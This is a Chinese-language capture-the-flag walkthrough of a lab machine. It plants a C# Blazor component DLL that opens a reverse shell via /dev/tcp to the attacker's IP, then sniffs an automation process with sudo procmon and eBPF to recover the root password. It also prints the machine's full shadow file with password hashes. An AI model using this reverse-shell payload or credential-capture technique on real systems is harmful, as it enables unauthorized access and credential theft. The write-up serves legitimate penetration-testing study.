Logs.dll
反编译可以看到对应的架构,直接拿过来修改
using Microsoft.AspNetCore.Components;
using Microsoft.AspNetCore.Components.Rendering;
using System;
using System.Diagnostics;
using System.IO;

namespace rev
{
	public class Component : ComponentBase
	{
		protected override void BuildRenderTree(RenderTreeBuilder __builder)
		{
			Process proc = new System.Diagnostics.Process();
			proc.StartInfo.FileName = "sh";
			proc.StartInfo.Arguments = "-c \"sh -i >& /dev/tcp/10.10.16.44/2233 0>&1\"";
			proc.StartInfo.UseShellExecute = false;
			proc.StartInfo.RedirectStandardOutput = true;
			proc.Start();

			while (!proc.StandardOutput.EndOfStream) {
			Console.WriteLine(proc.StandardOutput.ReadLine());
			}
		}
	}
}
但是编译有报错,需要添加两个包
dotnet add package Microsoft.AspNetCore.Components --version 6.0.0
dotnet add package Microsoft.AspNetCore.Components.Web --version 6.0.0
编译通过,继续前面的上传手法,提示文件重复就重新创建一个项目

这次没有报错,但是 Shell 没有弹回来,更改反弹 Shell 命令,再次尝试

可以成功读取私钥
Local Enum

发现 sudo 权限,而且 procmon 可以监控进程行为,猜测有定时或自动任务运行。

查看进程列表,发现可疑进程
Shell as Root
运行 procmon

发现一些写入行为,使用 sudo procmon -p [pid] 单独抓取,然后保存信息

信息比较杂,使用 -e 参数指定 write 行为

可以看到 arguments 字段是进程写入相关的信息,可以全部导出来,由于是二进制数据,导出来是hex 格式
select hex(arguments) from ebpf;
只抓到了这一点,看来还不够,可以使用 watch -n 1 "ps aux | grep automation" 来监控进程
当它重新拉起的时候开始捕捉数据,对于导出的数据,去掉不可打印字符
#!/usr/bin/python3
with open('1', 'r') as f:
    data = f.read().strip().split('\n')

for i in data:
    try:
        msg = bytes.fromhex(i)
        msg = msg.replace(b'\x00', b'').replace(b'\x01', b'')
        msg = msg.replace(b'\x1b', b'').replace(b'\x06', b'')
        msg = msg.replace(b'\x08', b'').replace(b'\x90', b'')
        msg = msg.replace(b'\xb9', b'').replace(b'\xa5', b'')
        msg = msg.replace(b'\xac', b'').replace(b'\x03', b'')
        msg = msg.replace(b'\xe0', b'').replace(b'\xfd', b'')
        print(msg)
    except:
        print('[-]')
这里部分行的第一位是有字母的,怀疑和密码有关,把第一位是 [ 的行过滤掉


python3 1.py | awk -F "'" '{print $2}' | cut -c 1,2 | tr -d '[?\n '从 bbaacckkuupp..sshh 来看,应该是写入到文件 backup.sh,那么上面的 QQ33EEddddttddww33ppMMBB 大概是密码的双写了,去重之后为 Q3Eddtdw3pMB
More
打这个靶机如果熟悉 Bolazr 的话,可以快速想到 5000 端口,以及其默认路径,我这里不太了解,只能通过 Top 1000 去扫描。不过这是一个通用的方法,毕竟,谁能把所有框架全部记住呢?
Dump Hash
root:$y$j9T$AIkP6DcupUzzLuD19q8Ea.$yfGWAj50b/chhcl4fuZL3jkIlp2NrkL63C5TXcDumJ0:19718:0:99999:7:::
daemon:*:19579:0:99999:7:::
bin:*:19579:0:99999:7:::
sys:*:19579:0:99999:7:::
sync:*:19579:0:99999:7:::
games:*:19579:0:99999:7:::
man:*:19579:0:99999:7:::
lp:*:19579:0:99999:7:::
mail:*:19579:0:99999:7:::
news:*:19579:0:99999:7:::
uucp:*:19579:0:99999:7:::
proxy:*:19579:0:99999:7:::
www-data:*:19579:0:99999:7:::
backup:*:19579:0:99999:7:::
list:*:19579:0:99999:7:::
irc:*:19579:0:99999:7:::
gnats:*:19579:0:99999:7:::
nobody:*:19579:0:99999:7:::
_apt:*:19579:0:99999:7:::
systemd-network:*:19579:0:99999:7:::
systemd-resolve:*:19579:0:99999:7:::
messagebus:*:19579:0:99999:7:::
systemd-timesync:*:19579:0:99999:7:::
pollinate:*:19579:0:99999:7:::
sshd:*:19579:0:99999:7:::
syslog:*:19579:0:99999:7:::
uuidd:*:19579:0:99999:7:::
tcpdump:*:19579:0:99999:7:::
tss:*:19579:0:99999:7:::
landscape:*:19579:0:99999:7:::
fwupd-refresh:*:19579:0:99999:7:::
usbmux:*:19715:0:99999:7:::
tomas:$y$j9T$iBupKrKnYvDsG24KvgKi61$P9qTNx7BdVbyqWp5homuabzMA/vr.h3fds5VYDeMII3:19718:0:99999:7:::
lxd:!:19715::::::
_laurel:!:19936::::::
bot.exp
#!/usr/bin/expect -f

spawn nano /root/automation.sh

set text "echo Q3Eddtdw3pMB | sudo ./backup.sh"

while {1} {
    foreach char [split $text ""] {
        send "$char"
        sleep 1
    }

    send "\r"

    sleep 0.5

    for {set i 0} {$i < [string length $text]} {incr i} {
        send "\b \b"  ;
    }

    send "\r"
}